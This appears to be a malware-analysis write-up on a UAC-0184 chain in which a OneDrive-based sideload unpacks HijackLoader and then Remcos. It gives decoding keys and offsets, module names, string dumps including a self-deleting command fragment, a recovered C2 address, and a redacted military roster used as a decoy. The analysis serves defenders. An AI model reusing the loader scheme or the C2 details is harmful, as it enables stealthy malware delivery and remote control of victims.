ClusterHub.exe loads UpdateRingSettings.dll, which acts as the malicious loader component. LoggingPlatform.dll is also part of the local dependency chain and appears to preserve or forward expected functionality.

The attacker therefore did not only choose a signed executable that happens to search its local directory for a DLL.

They packaged the malicious loader inside a coherent collection of OneDrive-related components.

That is the first major visual change compared with the previous sample.

The earlier chain used a Plane9 application, the new chain uses Microsoft OneDrive software.

The two files that matter

The main local payload containers are:

```
monitor_base.sym
physicsdesc.map
```

Neither file is what its extension suggests.


Both begin with large amounts of printable filler, making them appear text-like when inspected superficially.

```
>>> payload xxd monitor_base.sym | head && echo " " && xxd physicsdesc.map | head
00000000: 7273 6e6f 6966 7273 6165 6165 6573 6f74  rsnoifrsaeaesot
00000010: 6173 656e 6561 6c61 6564 7268 6861 656e  asenealaedrhhaen
00000020: 7963 6174 7220 7261 7561 676d 6e65 686f  ycatr rauagmneho
00000030: 752c 636e 6c6e 6969 656c 6173 6174 6468  u,cnlnielasatdh
00000040: 6565 6577 6520 6569 6565 6d74 6e61 4d65  eeewe eieemtnaMe
00000050: 206f 656e 6163 6565 7344 7265 7265 736c  oenaceesDreresl
00000060: 6e72 6165 6869 6568 7465 6265 6d6c 7374  nraehiehtebeamlst
00000070: 656f 656d 786a 6165 696f 6470 6d66 7374  eoemxjaeiodpmfst
00000080: 6c69 7266 6e72 7461 7774 6570 686f 6569  lirfnrtawtephoei
00000090: 7568 7274 6565 7374 6469 6165 636e 686e  uhrteestdiaecnhn

00000000: 6965 6874 6d65 7568 6575 7469 7765 7774  iehtmeuheutiwewt
00000010: 6f75 2269 776d 2065 3e73 746e 6d65 6e20  ou"iwm e>stnmen
00000020: 6574 7763 696f 7572 6873 6573 6f6e 6f77  etwciourhsesonow
00000030: 6565 6165 6568 6972 656c 6769 7065 6576  eeaeehirelgipeev
00000040: 6e20 7474 656e 6879 6965 656e 7268 743a  n ttenhyieenrht:
00000050: 746c 2072 616c 6560 6e20 6165 6564 6762  tl rale`n aeedgb
00000060: 686e 6e73 6374 6974 6874 696c 6120 616d  hnnsctithtila am
00000070: 6773 7361 6361 6963 7279 6565 6563 6168  gssacaicryeeecah
00000080: 746c 6d65 7365 6c74 6168 6476 656f 736f  tlmeseltahdveoso
00000090: 722f 6465 7365 6f6c 726f 726c 6e61 7368  r/deseolrorlnash
```

The relevant structures are located further inside the files.

The local loading sequence can be reduced to:



This is where the similarities to the previous UAC-0184 sample become difficult to ignore.

monitor_base.sym: the small loader stage

`monitor_base.sym` is approximately 35 KB.

Most of its beginning consists of filler.

At offset `0x6BD8`, the file contains a small structure describing the encoded payload:

Decoded size: `0x2084`

Key: `0x3A12EA50`

The following data is decoded by adding the key to each 32-bit value.

The result is 8,324 bytes of x64 shellcode.

No complex encryption is involved at this stage.

It is a simple DWORD addition operation.

The decoded shellcode contains several useful strings:

```
tapisrv.dll
IDAT
IEND
PNG
GET
http
Rtl...
```

The IDAT, IEND and PNG strings reveal the purpose of the next stage.

The shellcode searches for and processes PNG-style chunks inside `physicsdesc.map`.

The references beginning with `Rtl` also lead to the later use of `RtlDecompressBuffer`.

physicsdesc.map: another image that is not an image

The larger `physicsdesc.map` file is approximately 1.36 MB.

It does not begin with a valid PNG signature.

Instead, the file starts with another large filler region. The first real PNG-style IDAT chunk appears at offset:

`0x4052`

From this position onward, the file contains:

```
164 × IDAT chunks
1 × IEND chunk
```

Most IDAT chunks contain 8,192 bytes.

The file is not a valid image, but enough of the internal PNG chunk structure is retained for the

shellcode to parse it.

The loader searches using a pattern equivalent to:

????IDAT

The four wildcard bytes correspond to the big-endian chunk length preceding the IDAT type. The shellcode concatenates the data areas of all matching chunks and interprets the first 16 bytes of the resulting stream as metadata.

For this sample, the recovered values are:

Marker: 0xEA79A5C6
DWORD XOR key: 0x54EBEC5E
Compressed size: 0x145E3A
Decompressed size: 0x20AE58

The following payload data is XORed DWORD by DWORD using:

0x54EBEC5E

The XOR output is then decompressed using:

RtlDecompressBuffer
CompressionFormat = 2

Compression format 2 corresponds to:

COMPRESSION_FORMAT_LZNT1


The final decompressed bundle is approximately 2.14 MB.

```
{
  "input": "physicsdesc.map",
  "input_sha256": "ad17e13f05399f0c3a2b13505507a78d8c2dbe2850e507a2d78b9dfa2f5b5e9a",
  "first_idat_type_offset": "0x4052",
  "idat_count": 164,
  "idat_length_distribution": {
    "8192": 163,
    "7224": 1
  },
  "idat_data_total": 1342520,
  "marker": "0xea79a5c6",
  "dword_xor_key": "0x54ebec5e",
  "compressed_size": 1334842,
  "compressed_size_hex": "0x145e3a",
  "decompressed_size": 2141784,
  "decompressed_size_hex": "0x20ae58",
  "iEND_offset": "0x14c43a",
  "outputs": {
    "idat_concat_sha256": "ae7b5a74466c0b9d0c551e6435462d280492cb66db58151c6304713ef47a120a",
    "xor_decoded_lznt1_sha256": "7d46d7bf78a52354efc24349548b8505a5fd9063f91c6239c4c48709fab10a81",
    "decompressed_bundle_sha256": "4870337bcd6e3ba0d82ca6a42604c05f1885c87967d0dc120f699d2b19706247"
  }
}
```


The same loader architecture

This is the clearest technical connection to the previous sample.

The earlier chain:



The new chain:



The values changed:

- different filenames;
- different offsets;
- different arithmetic keys;
- different XOR keys;
- different IDAT count;
- different decompressed payload.

The architecture did not.

Both chains use:

- a small local file containing arithmetic-encoded shellcode;
- a larger secondary container with a printable filler prefix;

- PNG-style IDAT chunks without a valid PNG header;
- concatenation of chunk data;
- fixed 32-bit XOR decoding;
- Windows LZNT1 decompression;
- a larger modular payload bundle;
- execution through a legitimate software package.

This is a much more useful tracking characteristic than a filename or hash.

Hashes disappear when the sample is rebuilt.

The loader architecture requires actual development work to replace.

A 35-module HijackLoader bundle

The decompressed output contains a table of 35 named modules.

Relevant entries include:

LauncherLdr64

modCreateProcess
modCreateProcess64

modTask
modTask64

modUAC
modUAC64

modWD
modWD64

modWriteFile
modWriteFile64

rshell
rshell64

ti
ti64

CUSTOMINJECT
CUSTOMINJECTPATH

PERSDATA

The module names expose the frameworks modular design.

There are separate 32-bit and 64-bit components for:

- process creation;
- scheduled-task execution;
- UAC-related functionality;
- Windows Defender interaction;
- writing files;
- reverse-shell execution;
- custom injection.

The observed format is consistent with **HijackLoader**, also tracked as **IDATLoader**.

The IDAT container is therefore not an isolated packer trick.

It belongs to a wider modular loader framework that can deploy different components and final payloads depending on its configuration.

Embedded PE files inside the loader bundle

The 35 module entries do not represent 35 standalone executables.

Many of them are shellcode fragments, configuration blocks or small architecture-specific routines. However, a structural scan of the fully decompressed HijackLoader bundle recovered eight complete PE files.

These files were carved from the same LZNT1-decompressed bundle described above, not from the final Remcos payload.

Embedded PE	Architecture	Internal role or identification
tcpvcon.exe	x86	Microsoft Sysinternals TCPView Console
FIXED	x86	Info-ZIP-based archive utility
LauncherLdr64	x64	64-bit launcher component
tinystub	x86	32-bit execution stub
tinystub64	x64	64-bit execution stub
tinyutilitymodule.dll	x86	32-bit utility DLL
tinyutilitymodule64.dll	x64	64-bit utility DLL
CUSTOMINJECT	x86 GUI	HearthstoneDeckTracker.exe, likely used as the CUSTOMINJECT host


These files were carved from the fully decompressed HijackLoader bundle, not from the final Remcos payload.

Seven of the eight PE offsets correspond directly to entries in the recovered 35-module table. The exception is tcpvcon.exe, which is stored near the beginning of the decompressed bundle before the named module data.

The first embedded executable is the legitimate Microsoft Sysinternals TCPView Console utility. Its original strings and license resources remain intact, including:


Usage: tcpvcon [-a] [-c] [-n] [process name or PID]

The module named FIXED contains Info-ZIP strings and appears to be a bundled or modified ZIP command-line utility.



The remaining binaries form part of the loaders execution and injection framework, with separate components for 32-bit and 64-bit systems.

The final carved PE is a legitimate copy of `HearthstoneDeckTracker.exe`. Its placement within the bundle suggests that it may be used as a host process for the loaders `CUSTOMINJECT` execution path, rather than being the injector itself.



Importantly, this executable is not the final Remcos payload!

Remcos is stored separately in an encrypted tail region and only becomes a valid PE after applying the repeating 200-byte XOR layer and removing the leading key area.

This distinction shows that the decompressed stage is not simply a packed RAT. It is a complete deployment framework containing legitimate utilities, architecture-specific loaders, execution stubs and a signed host process for custom injection around the separately encrypted final payload.

A retained internal deployment path

One configuration value is especially interesting:

`%windir%\SysWOW64\input.dll`

The same destination also appeared in the previous UAC-0184 sample.

In the earlier chain, `input.dll` belonged to the PassMark-based execution stack and was deployed together with `VSLauncher.exe`.

The new loader bundle again contains the same `input.dll` path.

This is a stronger tooling connection than the generic use of DLL sideloading.

The external software stack changed from Plane9 to OneDrive, but part of the internal deployment logic remained intact.

That is often how real tooling evolution looks.

Operators rotate the components most visible to defenders while retaining internal routines, path conventions and loader modules that continue to work.

The final encrypted region

The modular bundle contains another encrypted area of approximately 514 KB.

Its first 200 bytes form the XOR key.

Applying those 200 bytes cyclically to the complete encrypted region turns the key area into zeroes. A valid PE file begins immediately afterward at offset:

`0xC8`

The recovered executable identifies itself as:

Remcos Agent 7.1.0 Pro

Unlike the final stage in the previous sample, this leaves little ambiguity about the intended capability.

HijackLoader handles staging and execution.

Remcos provides the remote-access functionality.

```
=>Ff0M0T]qoP`$CCCCC@wggB谈08[00yG
./07_remcos_agent_7.1.0.bin:875:""", 0CreateObject("WScript.Shell").Run "cmd /c ""Creat
eObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)SystemDriveWinD
ir\system32\SysWOW64AppDataUserProfileProgramDatavtkoUIDgroupUnknown exceptionbad castb
ad locale name: genericiostreamistream stream errorios_base::badbit setios_base::failb
it setios_base::eofbit set-lllicense_code.txt-SysSoftware\-WWDccablnc bit)Remcos Agent i
nitialized (OS: UserAccess Level: AdministratorSystembgcxwrboybcpth_unenc7.1.0 ProvSysP
wSysPwR|00!A,!A,!A$!A$!A$!A$!A$ A0A0A0A0A0A0AAAAAGA0@e@E@&Ar!AoA_APA_A!A!l?A}A0A0AvA
(A0A0A0.A0!Ah0.A0A$0@StartForwardStartReverseStopForwardStopReverseGetDirectListeningPo
r0 @0F0Fkeyivfinisheds ap traffics hs trafficTLS 1.3, client CertificateVerifytraffic
updderivedtls13 c ap trafficc hs trafficTLS 1.3, server CertificateVerif @P00QSeA~ä?0^
':0k0;0E00X0000KU00 0mv00V%L0000O00*tD5&00b0IZ00g%00E000]u/0/L000F0000k0_00000zm00YR0-0
000!tX)i0ID0Yj00uxy00k>X00q0'00000f0 n:0}J0c01$0'3Q0ESb0wd000k000000XhHp0E00L000{R#0s0
0KrW000*0Uf(0μ/0{η700(0000#0j\00+ï00y00000iN000eqb4ь000ôS.40U020u00090
00`@0q^Qn000!>=>
```

```
0006d7c0: ee82 8f74 6f63 a578 1478 c884 0802 c78c ...toc.x.x.....
0006d7d0: faff be90 eb6c 50a4 f7a3 f9be f278 71c6 .....lP.....xq.
0006d7e0: 5265 6d63 6f73 2072 6573 7461 7274 6564 Remcos restarted
0006d7f0: 2062 7920 7761 7463 6864 6f67 2100 0000 by watchdog!...
0006d800: 5761 7463 6864 6f67 206d 6f64 756c 6520 Watchdog module
0006d810: 6163 7469 7661 7465 6400 0000 5744 4800 activated...WDH.
0006d820: 5c00 5300 7900 7300 5700 4f00 5700 3600 \.S.y.s.W.O.W.6.
0006d830: 3400 5c00 0000 0000 5c00 7300 7900 7300 4.\.....\s.y.s.
0006d840: 7400 6500 6d00 3300 3200 5c00 0000 0000 t.e.m.3.2.\.....
0006d850: 7300 7600 6300 6800 6f00 7300 7400 2e00 s.v.c.h.o.s.t...
0006d860: 6500 7800 6500 0000 7200 6d00 6300 6c00 e.x.e...r.m.c.l.
0006d870: 6900 6500 6e00 7400 2e00 6500 7800 6500 i.e.n.t...e.x.e.
0006d880: 0000 0000 7300 6300 2e00 6500 7800 6500 ....s.c...e.x.e.
0006d890: 0000 0000 6600 7300 7500 7400 6900 6c00 ....f.s.u.t.i.l.
0006d8a0: 2e00 6500 7800 6500 0000 0000 5761 7463 ..e.x.e.....Watc
```

Recovering the Remcos configuration

The Remcos executable contains a resource named:

SETTINGS

The resource uses RC4 encryption and follows a simple structure:

1 byte	key length
62 bytes	RC4 key
remaining	encrypted configuration

Decrypting the resource produces 58 configuration fields.

Relevant values include:

C2: 144.31.236.240:27018
Install filename: remcos.exe
Mutex: Rmc-X5JFP2
Log filename: logs.dat
Screenshot path: Screenshots
Microphone path: MicRecords

The key difference from the previous sample is the presence of a clear, statically recoverable controller.

The earlier PassMark-based bundle did not expose an unambiguous external C2 endpoint in the analyzed artifacts.

This Remcos configuration does:

144.31.236.240:27018

The address is the same server used by the LNK shortcuts and PowerShell downloaders.

```

>>> config xxd SETTINGS.decrypted.bin
00000000: 3134 342e 3331 2e32 3336 2e32 3430 3a32 144.31.236.240:2
00000010: 3730 3138 3a31 1e7c 1e1e 1f7c 686d 757c 7018:1.|...|hmu|
00000020: 1e1e 1f7c 317c 1e1e 1f7c 007c 1e1e 1f7c ...|1|...|.|...|
00000030: 017c 1e1e 1f7c 017c 1e1e 1f7c 317c 1e1e .|...|.|...|1|..
00000040: 1f7c 3130 3030 3030 7c1e 1e1f 7c00 7c1e .|100000|...|.|.
00000050: 1e1f 7c38 7c1e 1e1f 7c72 0065 006d 0063 ..|8|...|r.e.m.c
00000060: 006f 0073 002e 0065 0078 0065 0000 007c .o.s...e.x.e...|
00000070: 1e1e 1f7c 007c 1e1e 1f7c 007c 1e1e 1f7c ...|.|...|.|...|
00000080: 307c 1e1e 1f7c 526d 632d 5835 4a46 5032 0|...|Rmc-X5JFP2
00000090: 7c1e 1e1f 7c30 7c1e 1e1f 7c38 7c1e 1e1f |...|0|...|8|...
000000a0: 7c6c 006f 0067 0073 002e 0064 0061 0074 |l.o.g.s...d.a.t
000000b0: 0000 007c 1e1e 1f7c 007c 1e1e 1f7c 007c ...|.|...|.|...|.
000000c0: 1e1e 1f7c 007c 1e1e 1f7c 3130 7c1e 1e1f ...|.|...|10|...
000000d0: 7c00 7c1e 1e1f 7c00 007c 1e1e 1f7c 357c |.|...|.|...|5|
000000e0: 1e1e 1f7c 367c 1e1e 1f7c 5363 7265 656e ...|6|...|Screen
000000f0: 7368 6f74 737c 1e1e 1f7c 007c 1e1e 1f7c shots|...|.|...|
00000100: 007c 1e1e 1f7c 007c 1e1e 1f7c 007c 1e1e .|...|.|...|.|...
00000110: 1f7c 007c 1e1e 1f7c 007c 1e1e 1f7c 007c .|.|...|.|...|.
00000120: 1e1e 1f7c 007c 1e1e 1f7c 007c 1e1e 1f7c ...|.|...|.|...|
00000130: 357c 1e1e 1f7c 317c 1e1e 1f7c 4d69 6352 5|...|1|...|MicR
00000140: 6563 6f72 6473 7c1e 1e1f 7c00 7c1e 1e1f ecords|...|.|...
00000150: 7c30 7c1e 1e1f 7c30 7c1e 1e1f 7c00 007c |0|...|0|...|.
00000160: 1e1e 1f7c 007c 1e1e 1f7c 017c 1e1e 1f7c ...|.|...|.|...|
00000170: 307c 1e1e 1f7c 007c 1e1e 1f7c 317c 1e1e 0|...|.|...|1|..
00000180: 1f7c 5200 6500 6d00 6300 6f00 7300 0000 .|R.e.m.c.o.s...
00000190: 7c1e 1e1f 7c72 0065 006d 0063 006f 0073 |...|r.e.m.c.o.s
000001a0: 0000 007c 1e1e 1f7c 007c 1e1e 1f7c 007c ...|.|...|.|...|.
000001b0: 1e1e 1f7c 3038 4630 3545 3541 3336 3336 ...|08F05E5A3636
000001c0: 4336 3133 3139 4431 3444 3344 4538 4539 C61319D14D3DE8E9
000001d0: 3637 3732 7c1e 1e1f 7c00 7c1e 1e1f 7c30 6772|...|.|...|0
000001e0: 81fe 3081 a6a0 0302 0102 0210 1ee0 b804 ..0.....
000001f0: 75b6 3abd 9b39 150c a332 59df 300a 0608 u:...9...2Y.0...
00000200: 2a86 48ce 3d04 0302 3000 3022 180f 3139 *.H.=...0.0"...19
00000210: 3730 3031 3031 3030 3030 3030 5a18 0f32 700101000000Z..2
00000220: 3039 3031 3233 3130 3030 3030 305a 3000 0901231000000Z0.

```

The decoy material

The secondary archive includes three image files:

JPG_012.jpg

JPG_013.jpg

JPG_014.jpg

and one spreadsheet:

spisokszch.xlsx

REDACTED EXTRACT - file exfiltrated by malware										
Document type: internal personnel roster of a Ukrainian military unit, AWOL/desertion cases										
C34 = самовільне залишення частини = unauthorised absence from the unit / AWOL										
Volume: 39 personal records Period of recorded incidents: approx. 2025–2026.										
Recorded case outcomes incl.: active AWOL, deceased (2), transferred to another unit (5), discharged.										
REMOVED: full names, CPDP criminal case numbers, order numbers, exact dates (reduced to month/year), unit identifiers.										
Purpose: evidence of the TYPE of exfiltrated data without re-identifying the affected individuals (GDPR Art. 20).										
Rank (військове звання)	Name (surname/first/patronymic) (П.І.Б.)	Date AWOL (дата СЗЧ)	Returned (Дата повернення)	Order (initiation) (№ наказу про призначення)	Order (outcome) (№ наказу про результати)	Referral to SBI (ДБР) (дата направлення до ДБР)	Register entry (ЄРДР) (дата внесення до ЄРДР)	Criminal case / file no. (ЄРДР)	Placed at disposal (введення в розпорядження)	Outcome (місце знаходження)
Senior Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Senior Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Captain	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	Transferred to another unit
Junior Sergeant	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	Transferred to another unit
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	Deceased
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	Discharged (family reasons)
Sergeant	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Junior Sergeant	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)
Senior Private	[NAME REDACTED]			[order no. redacted]	[order no. redacted]	[redacted]	[redacted]	[case no. redacted]	[redacted]	AWOL (SZCH)

The Excel sheet `spisokszch.xlsx` is an internal Ukrainian military roster of AWOL/desertion cases (C34): 39 soldiers with names, ranks, AWOL dates, order and criminal case number and status.

In this redacted version, all names, case/order numbers and unit IDs are removed by me, since I don't know if this file is authentic.

These file names correspond directly to the initial LNK lures.

The recovered PowerShell scripts explicitly open either `JPG_012.jpg` or `JPG_013.jpg` after starting `ClusterHub.exe`.

The images therefore serve as visible decoys.

The spreadsheet is a valid workbook containing a single sheet with 108 used rows.

Its content relates to Ukrainian military administration and includes fields such as:

- military rank;
- full name;
- date of unauthorized absence;
- date of return;
- appointment and result order numbers;
- referrals to the State Bureau of Investigation;
- ERDR case information;
- current location or status.

The workbook contains personal information, so individual rows and names are intentionally not reproduced here.

The targeting context is nevertheless clear.

It relates to Ukrainian military personnel and unauthorized absence cases.

The document may have been created as a tailored lure, modified from an existing document

or reused after being obtained elsewhere.

The artifact alone does not establish which scenario is correct.

